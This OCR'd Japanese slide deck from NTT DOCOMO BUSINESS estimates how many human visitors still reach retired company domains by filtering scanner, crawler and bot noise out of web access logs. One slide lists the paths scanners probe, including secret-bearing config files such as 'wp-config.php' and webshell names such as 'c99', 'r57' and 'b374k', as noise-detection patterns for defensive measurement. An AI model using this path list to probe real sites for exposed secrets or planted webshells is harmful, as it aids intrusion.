NA4Sec
Network Analytics for Security

Noise canceling the noisy scanners
～利用終了ドメイン名の残存リスク把握に向けて～

NTT docomo Business

2026年2月12日

NTTドコモビジネス株式会社

冨樫 良介

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

本講演の狙い

昨今、廃止したドメイン名が**ドロップキャッチ**され被害にあうケースが多発しています。

その被害を最小限に抑えるために
NTTドコモビジネスでは**利用終了したドメイン名を永年保有する方針**で運用を開始しました。

一方で、そのようなドメイン名を無期限に保持し続けることは、管理の手間や維持費の増大を招きます。

このジレンマを解消するために、弊社では利用終了ドメイン名に対して、**いまだにアクセスを試みる「残存訪問者」の数を調査し、**ドメイン廃止におけるリスク評価を行う取り組みをしています。

本講演では、「残存訪問者」の数を推計と、そもそもどこから「残存訪問者」がやってくるのかを調査する手法をお伝えします。

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

NA4Sec
Network Analytics for Security

つなごう。驚きを。幸せを。
NTT docomo Business

弊社対応状況

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

ドメイン名廃止時の危険性

NA4Sec Network Analytics for Security

つなごう。驚きを。幸せを。 docomo Business

企業のサービスなどで使われていたドメイン名には価値がある！

- 利用終了したドメイン名がオークションにかけられて高値で売買されたり
- (*)ドロップキャッチにより第三者に悪用されたり
- 簡単に手放すことができない状態になっている

(*)再登録が可能になる瞬間を狙って、 目的のドメイン名を登録しようとする行為
インターネット用語1分解説～ドロップキャッチとは～ - JPNIC

なぜ「ドコモ口座」のドメインがオークションに？ ドコモの見解は（山口健太） - エキスパート - Yahoo!ニュース

【注意喚起】セキュリティリスク回避のため、旧Visionalistをご利用いただいていた法人のお客さまにおける“tracer.jp”タグ削除のお願い

ドメイン名のドロップキャッチによる被害対策

- ✓独自ドメイン名ではなく、ntt.comサブドメイン名の利用促進
- ✓退職者/異動者の定期的な確認 (管理情報の最新化)
- ✓**永年保有ポリシーの策定**

永年保有の課題

ドメイン名の維持料
ドメイン名の健全的な利用への悪影響

利用終了したドメイン名へのアクセスログとDNSクエリ、メールを監視する基盤を運用中

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

NA4Sec
Network Analytics for Security

つなごう。驚きを。幸せを。
docomo Business


ログ収集環境

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.


システム構成

想定される送信元

観測




残存リンク



残存監視通信

探索通信



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

NA4Sec
Network Analytics for Security


つなごう。驚きを。幸せを。
docomo Business

残存訪問者の推計

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

残存訪問者によるリスク

- 弊社ではドメイン名の永年保有をしているが、その理由の 1 つがドロップキャッチした第三者に新規のサイトを作成され、企業のレピュテーションに悪影響が出ることへの懸念
- 例えばインターネット上には旧自社サイトへのリンクが残っていた場合、そこから第三者が作成したサイトに訪問者が誘導されることになる




© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

残存訪問者を把握する必要性

- 「残存訪問者」の数が多いほど、ドメイン名廃止によるリスクは高まる
- ドメイン名廃止によるリスクを見積もるため、下記を把握したい
  - 現在の残存訪問者の数
  - 残存訪問者数の変化


- 弊社の利用終了ドメイン名ではサイトが閉鎖されたことを示すページを表示しており、
  この環境でウェブアクセスログを収集している




© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

ウェブアクセスログのノイズ

- 残存訪問者の数を調査するために、継続的にウェブアクセスログを収集したが…



ウェブサイトに利用していたドメイン名におけるアクセス数
アクセス数 (中央値)：527



商標保護を目的とした使用実績がないドメイン名におけるアクセス数
アクセス数 (中央値)：930

- 既にサイトが閉鎖されたにも関わらず、アクセス数が多すぎるように見える
- また、ウェブサイトでの使用実績がないドメイン名においても、大量のアクセスが観測されている

➔ これらのアクセスの大部分は人間による訪問ではない可能性

- 「残存訪問者」の数を見積もるためには、人間以外によるアクセス (ノイズ) を除去する必要がある

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

User-Agent に基づくノイズ判定

各社が運用するボット、クローラは User-Agent に身元と意図を示している場合がある

- Google のクローラー

Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"

- Palo Alto のボット

"Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"

- Censys のボット

"Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)"

-> User-Agent 中にボットまたはクローラーであることが明示されたアクセスは **全体の 4%** ほど

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

reverse-ip に基づくノイズ判定

各社が運用するボット、クローラは IP アドレスの逆引きにも身元・意図を示している場合がある

- スタンフォード大の研究調査

research.esrg.stanford.edu

- パダーボルン大の研究調査

syssec-scanner6.cs.uni-paderborn.de

ただし、reverse-ip からノイズ判定ができた事例は全体のごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

パスに基づくノイズ判定

- ウェブアクセスログから訪問者が指定したパスを確認できる
- このパスを確認することで何らかの意図をもったスキャン活動を抽出することができた

- **脆弱性スキャナー**
  - ウェブシェル/バックドア/管理ツールのファイル名を含むパスへのアクセス
    - "wp-config.php"、"config.php" などの機微情報が含まれるファイル
    - "c99", "r57", "b374k", "alfa" などの有名な悪性ファイル
      - 存在した場合には、攻撃者はこれらの webshell を動作させると考えられる
  - **アクセス全体の 42%** が該当

- **API エンドポイントスキャナー**
  - アクセス先が api endpoint であることを想定して、機微情報を調査するためのアクセス
    - "api-docs", "graphql"、"swagger.json" など
  - **アクセス全体の 34%** が該当

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

商標保護を目的としたドメイン名を活用した事例


- 既存サービスと似た名前のドメイン名が第三者に取得されることを防止する意図
- これらのドメイン名がWebサイトとして使用された実績は一切ないため、これらへの送信元は機械的な情報取得を目的としたボット、クローラー、スキャナなどに該当する可能性が高い

- 少なくともこれらの送信元については一般的な訪問者とは考えられないため、送信元　IP アドレスをノイズ判定に利用した
    - ただし、それらの中に各種プロキシ、VPN サービスの IP アドレスが含まれており、これらについては一般利用者が同一 IP アドレスを使用していることは起こり得る
    - そのため、外部サービスを使用して IP アドレスがプロキシ、VPN サービスに該当するか確認し、該当したものはノイズとはしなかった

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.


より実態に近い残存訪問者を推計するために

- ドロップキャッチ後のドメイン名悪用による企業のレピュテーションへの影響を考えたとき、クリティカルになるのは**「未だに残存するアクセス数」ではなく「残存訪問者の数」**
- より実態に近い「残存訪問者」の数を推計するために、アクセス元の IP アドレスを日付ごとにユニーク化する処理を行った
  (日付ごとに同一の IP アドレスから複数のアクセスがあった場合に 1 件に丸める処理)
  - これについては排除しきれなかったノイズの影響を最小化する狙いもある



アクセス数 (中央値)：527

ノイズ除去 & IP ユニーク化




訪問者数 (中央値)：9

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

残存訪問者数の推移

- 多くのドメイン名において残存訪問者の有意な減少傾向は確認されなかった
- 監視を開始した時点ですでにアクセス数は減少傾向は止まり、収束していた可能性
- 一方、例えば大規模なウェブサイトなどでは減少傾向が長く続く可能性があり、ドメイン名の元々の使用用途に依存すると考える



ウェブサイトに使用していた各ドメイン名における残存訪問者数

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

ウェブアクセスログの中長期分析

- 純粋なウェブアクセスログには少なくとも 80% 程度のノイズ (スキャナなど) が含まれる
- ノイズを除去しないと残存訪問者の人数を推計することも、減少傾向 (あったとしても) 把握することはむずかしい

